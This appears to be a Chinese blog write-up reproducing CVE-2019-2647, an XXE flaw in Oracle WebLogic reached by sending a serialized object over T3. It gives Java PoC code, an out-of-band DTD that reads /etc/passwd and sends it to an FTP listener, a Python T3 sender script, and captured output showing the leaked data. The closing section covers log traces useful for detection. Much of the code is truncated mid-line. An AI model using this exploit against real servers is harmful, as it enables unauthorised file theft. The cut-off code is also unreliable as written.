前言

Oracle发布了4月份的补丁，链接(https://www.oracle.com/technetwork/security-advisory/cpuapr2019-5072813.html#AppendixFMW)，其中涉及了好几个严重的漏洞，此处只分析cve-2019-2647的xxe漏洞。本打算对比补丁进行分析，但是，oracle的补丁是收费的，所以就只有通过别人关于补丁的分析文章，从而理出漏洞的利用思路。

漏洞影响版本

10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0

复现环境

- Weblogic 12.2.1.3.0
- Ubuntu 18.04
- Intellij Idea
- JDK 1.8

复现过程

廖师傅给出的Poc只是单纯的逻辑实现，导入的各种包没有交代清楚，对于小白来说还是要走很多弯路才能构造处能够利用的Poc,我这里就演示一下在Idea中怎么构造这个Poc,让他能够运行起来。


1. 新建一个java工程，创建一个WeblogicXXE1类,内容如下

```
import weblogic.wsee.wstx.wsat.Transactional;

import java.lang.reflect.Field;
import javax.transaction.xa.Xid;
import javax.xml.transform.Result;
import javax.xml.transform.stream.StreamResult;
import javax.xml.ws.EndpointReference;
import java.io.*;

public class WeblogicXXE1 {
    public static void main(String[] args) throws IOException {
        Object instance = getXXEObject();
    }
```

```
        ObjectOutputStream out = new ObjectOutputStream(new File
        out.writeObject(instance);
        out.flush();
        out.close();
    }

    public static class MyEndpointReference extends EndpointRefe
        @Override
        public void writeTo(Result result) {
            byte[] tmpbytes = new byte[4096];
            int nRead;
            try{
                InputStream is = new FileInputStream(new File(".

                while((nRead=is.read(tmpbytes,0,tmpbytes.length)
                    ((StreamResult)result).getOutputStream().wri
                }
            }catch (Exception e){
                e.printStackTrace();
            }
        }
    }

    public static Object getXXEObject() {
        int klassVersion = 1032;
        Xid xid = new weblogic.transaction.internal.XidImpl();
        Transactional.Version v = Transactional.Version.DEFAULT;
        byte[] tid = new byte[]{65};
        weblogic.wsee.wstx.internal.ForeignRecoveryContext frc =
        try{
            Field f = frc.getClass().getDeclaredField("fxid");
            f.setAccessible(true);
            f.set(frc,xid);
            Field f1 = frc.getClass().getDeclaredField("epr");
            f1.setAccessible(true);
            f1.set(frc,(EndpointReference)new MyEndpointReferenc
            Field f2 = frc.getClass().getDeclaredField("version"
            f2.setAccessible(true);
            f2.set(frc,v);
        }catch(Exception e){
            e.printStackTrace();
        }
        return frc;
    }
}
```

将上面的内容复制后，会发现很多包都找不到，这就需要往我们的工程中添加相关的包了，具体操作方法为：

File----Project Structure，就会出现下图的窗口



Name: modules1

EJB library of version 3.2
Bean Validation library
CDI library
JMS library of version 2.0.1
JsonProcessing library of version 1.0.4
JAX-WS library of version 2.3.0-b170201.1351
JAX-RS library of version 1.19

Classes
/opt/wls12213/oracle_common/modules
Sources
/opt/wls12213/oracle_common/modules
JavaDocs
/opt/wls12213/oracle_common/modules/thirdparty/org.apache.ant/1.9.8.0/apache-ant-1.9.8/ma

然后最左边这一栏选中Libraries,接下来就是添加外部包了，点击中间那一栏上方的“ + ”号，然后选择java,然后选择相应路径就行了，在这里我们主要添加三个路径下面的外部包。

- 安装目录下的wlserver/modules目录
- 安装目录下的oracle_common/modules目录
- 安装目录下的wlserver/server/lib目录

把这三个目录添加进来就可以解决包找不到的问题了。

Poc的构造以及漏洞分析已经有很人做过了，我这里就主要是补充一下细节操作，以及漏洞复现。上面的Poc的作用就是序列化一个ForeignRecoveryContext对象并输出到文件xxe中，这个对象中最关键的就是test.xml这个文件，这个文件中的内容也就是我们的xxe的payload,内容如下：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE ANY [
        <!ENTITY % file SYSTEM "file:///etc/passwd">
        <!ENTITY % dtd SYSTEM "http://127.0.0.1:9009/my.dtd">
        %dtd;
        ]>
<ANY>xxe</ANY>
```

my.dtd的内容如下

```
<!ENTITY % all
"<!ENTITY &#x25; send SYSTEM 'ftp://127.0.0.1:2121/%file;'>"
>
%all;
%send;
```

my.dtd放在我的http服务器上，现在当我们运行上述的Poc时，会在工程目录下生成一个xxe文件，这个文件存放着序列化后的我们特意构造ForeignRecoveryContext对象，现在万事具备，那么要怎么触发漏洞呢？很简单，我们只要使用t3协议，把我们序列化后的payload发送过去，weblogic会自动反序列化我们的payload,从而解析xml,从而触发漏洞，所以，我们还需要一个使用t3协议发送数据的脚本，如下：

```
#!/usr/bin/python
import socket
import sys
import struct

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

server_address = (sys.argv[1], int(sys.argv[2]))
print 'connecting to %s port %s' % server_address
sock.connect(server_address)

# Send headers
headers='t3 12.2.1\nAS:255\nHL:19\nMS:10000000\nPU:t3://us-l-bre
print 'sending "%s"' % headers
sock.sendall(headers)

data = sock.recv(1024)
print >>sys.stderr, 'received "%s"' % data

payloadObj = open(sys.argv[3],'rb').read()

payload='\x00\x00\x09\xf3\x01\x65\x01\xff\xff\xff\xff\xff\xff\xf
payload=payload+payloadObj
payload=payload+'\xfe\x01\x00\x00\xac\xed\x00\x05\x73\x72\x00\x1

# adjust header for appropriate message length
payload = "{0}{1}".format(struct.pack('!i', len(payload)), paylo

print 'sending payload...'
sock.send(payload)
```


脚本的使用也很简单
`python 脚本名  目标ip 目标端口  本地序列化后的payload文件路径`

接下来我利用SimpleHTTPServer与pyftpdlib分别构造一个简单的http server与ftp server。

```
python -m SimpleHTTPServer 9009
python -m pyftpdlib 2121
```


然后我们运行t3协议脚本

```
python weblogic-t3.py 127.0.0.1 7001 /data/JavaProjects/test/xxe
```



```
ksuser@mail:~/hejixin/weblogic-t3$ python weblogic-t3.py 127.0.0.1 7001 /data/JavaProjects/test/xxe
connecting to 127.0.0.1 port 7001
sending "t3 12.2.1
AS:255
HL:19
MS:10000000
PU:t3://us-l-breens:7001

"
received "HELO:12.2.1.3.0.false
AS:2048
HL:19
MS:10000000
PN:DOMAIN

"
sending payload...
```

可见，我们的payload已经发送过去了，此时ftp server这边也收到数据了




```
FTP. New client connected
< USER anonymous
< PASS Java1.8.0_201@
> 230 more data please!
< TYPE I
> 230 more data please!
< CWD root:x:0:0:root:
> 230 more data please!
< CWD root:
> 230 more data please!
< CWD bin
> 230 more data please!
< QUIT
> 230 more data please!
FTP. Connection closed
```

我这里通过ftp读取的数据并不完整，可能是因为jdk版本的原因，我看其他文


章都是完整读取了的，而且这里读取的数据看起来很奇怪，是因为ftp协议如果遇到“ / ”这个符号，就会再次发送CWD命令。

痕迹分析

这次的攻击不需要访问web，只需要发送t3协议就可以攻击成功，如果在这个攻击过程中不出现差错是捕获不到痕迹的，但是一旦出错就可以在日志中查询到蛛丝马迹
日志路径如下：
`user_projects/domains/base_domain/servers/AdminServer/logs`
在以你的私域为名的日志中（例如我的域名叫做base_domain,这也是默认的域名，所以在日志base_admin.logxxx中）可以看到



```
Caused By: Exception [EclipseLink-25004] (Eclipse Persistence Services - 2.6.5.v20170607-b3d05bd): org.eclipse.persistence.exceptions.XMLMarshalException
Exception Description: An error occurred unmarshalling the document
Internal Exception: java.io.IOException: sun.net.ftp.FtpProtocolException: CWD root:x:0:0:root::550 No such file or directory.

        at org.eclipse.persistence.exceptions.XMLMarshalException.unmarshalException(XMLMarshalException.java:120)
        at org.eclipse.persistence.internal.oxm.record.SAXUnmarshaller.unmarshal(SAXUnmarshaller.java:944)
        at org.eclipse.persistence.internal.oxm.record.SAXUnmarshaller.unmarshal(SAXUnmarshaller.java:414)
        at org.eclipse.persistence.internal.oxm.record.SAXUnmarshaller.unmarshal(SAXUnmarshaller.java:390)
        at org.eclipse.persistence.internal.oxm.record.SAXUnmarshaller.unmarshal(SAXUnmarshaller.java:694)
        at org.eclipse.persistence.internal.oxm.XMLUnmarshaller.unmarshal(XMLUnmarshaller.java:586)
        at org.eclipse.persistence.jaxb.JAXBUnmarshaller.unmarshal(JAXBUnmarshaller.java:332)
        at com.sun.xml.ws.spi.ProviderImpl.readEndpointReference(ProviderImpl.java:168)
        at javax.xml.ws.EndpointReference.readFrom(EndpointReference.java:109)
        at weblogic.wsee.wstx.internal.ForeignRecoveryContext.readExternal(ForeignRecoveryContext.java:104)
        at java.io.ObjectInputStream.readExternalData(ObjectInputStream.java:2118)
        at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2067)
        at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1573)
        at java.io.ObjectInputStream.readObject(ObjectInputStream.java:431)
        at weblogic.rjvm.InboundMsgAbbrev.readObject(InboundMsgAbbrev.java:73)
        at weblogic.rjvm.InboundMsgAbbrev.read(InboundMsgAbbrev.java:45)
        at weblogic.rjvm.MsgAbbrevJVMConnection.readMsgAbbrevs(MsgAbbrevJVMConnection.java:324)
        at weblogic.rjvm.MsgAbbrevInputStream.init(MsgAbbrevInputStream.java:219)
        at weblogic.rjvm.MsgAbbrevJVMConnection.dispatch(MsgAbbrevJVMConnection.java:556)
        at weblogic.rjvm.t3.MuxableSocketT3.dispatch(MuxableSocketT3.java:658)
        at weblogic.socket.BaseAbstractMuxableSocket.dispatch(BaseAbstractMuxableSocket.java:397)
        at weblogic.socket.SocketMuxer.readReadySocketOnce(SocketMuxer.java:981)
        at weblogic.socket.SocketMuxer.readReadySocket(SocketMuxer.java:917)
        at weblogic.socket.NIOSocketMuxer.process(NIOSocketMuxer.java:599)
```



```
Caused By: Exception [EclipseLink-25004] (Eclipse Persistence Services - 2.6.5.v20170607-b3d05bd): org.eclipse.persistence.exceptions.XMLMarshalException
Exception Description: An error occurred unmarshalling the document
Internal Exception: java.io.FileNotFoundException: Response: '404: Not Found' for url: 'http://127.0.0.1:9009/my.dtd'
        at org.eclipse.persistence.exceptions.XMLMarshalException.unmarshalException(XMLMarshalException.java:120)
        at org.eclipse.persistence.internal.oxm.record.SAXUnmarshaller.unmarshal(SAXUnmarshaller.java:944)
        at org.eclipse.persistence.internal.oxm.record.SAXUnmarshaller.unmarshal(SAXUnmarshaller.java:414)
        at org.eclipse.persistence.internal.oxm.record.SAXUnmarshaller.unmarshal(SAXUnmarshaller.java:390)
        at org.eclipse.persistence.internal.oxm.record.SAXUnmarshaller.unmarshal(SAXUnmarshaller.java:694)
        at org.eclipse.persistence.internal.oxm.XMLUnmarshaller.unmarshal(XMLUnmarshaller.java:586)
        at org.eclipse.persistence.jaxb.JAXBUnmarshaller.unmarshal(JAXBUnmarshaller.java:332)
        at com.sun.xml.ws.spi.ProviderImpl.readEndpointReference(ProviderImpl.java:168)
        at javax.xml.ws.EndpointReference.readFrom(EndpointReference.java:109)
        at weblogic.wsee.wstx.internal.ForeignRecoveryContext.readExternal(ForeignRecoveryContext.java:104)
        at java.io.ObjectInputStream.readExternalData(ObjectInputStream.java:2118)
        at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2067)
        at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1573)
        at java.io.ObjectInputStream.readObject(ObjectInputStream.java:431)
        at weblogic.rjvm.InboundMsgAbbrev.readObject(InboundMsgAbbrev.java:73)
        at weblogic.rjvm.InboundMsgAbbrev.read(InboundMsgAbbrev.java:45)
        at weblogic.rjvm.MsgAbbrevJVMConnection.readMsgAbbrevs(MsgAbbrevJVMConnection.java:324)
        at weblogic.rjvm.MsgAbbrevInputStream.init(MsgAbbrevInputStream.java:219)
        at weblogic.rjvm.MsgAbbrevJVMConnection.dispatch(MsgAbbrevJVMConnection.java:556)
        at weblogic.rjvm.t3.MuxableSocketT3.dispatch(MuxableSocketT3.java:658)
        at weblogic.socket.BaseAbstractMuxableSocket.dispatch(BaseAbstractMuxableSocket.java:397)
        at weblogic.socket.SocketMuxer.readReadySocketOnce(SocketMuxer.java:981)
        at weblogic.socket.SocketMuxer.readReadySocket(SocketMuxer.java:917)
        at weblogic.socket.NIOSocketMuxer.process(NIOSocketMuxer.java:599)
        at weblogic.socket.NIOSocketMuxer.processSockets(NIOSocketMuxer.java:563)
        at weblogic.socket.SocketReaderRequest.run(SocketReaderRequest.java:30)
        at weblogic.socket.SocketReaderRequest.execute(SocketReaderRequest.java:43)
        at weblogic.kernel.ExecuteThread.execute(ExecuteThread.java:147)
        at weblogic.kernel.ExecuteThread.run(ExecuteThread.java:119)
```

由于专程pdf后，代码部分不能完整显示，我把文章放在了博客上
https://blog.csdn.net/he_and/article/details/89843004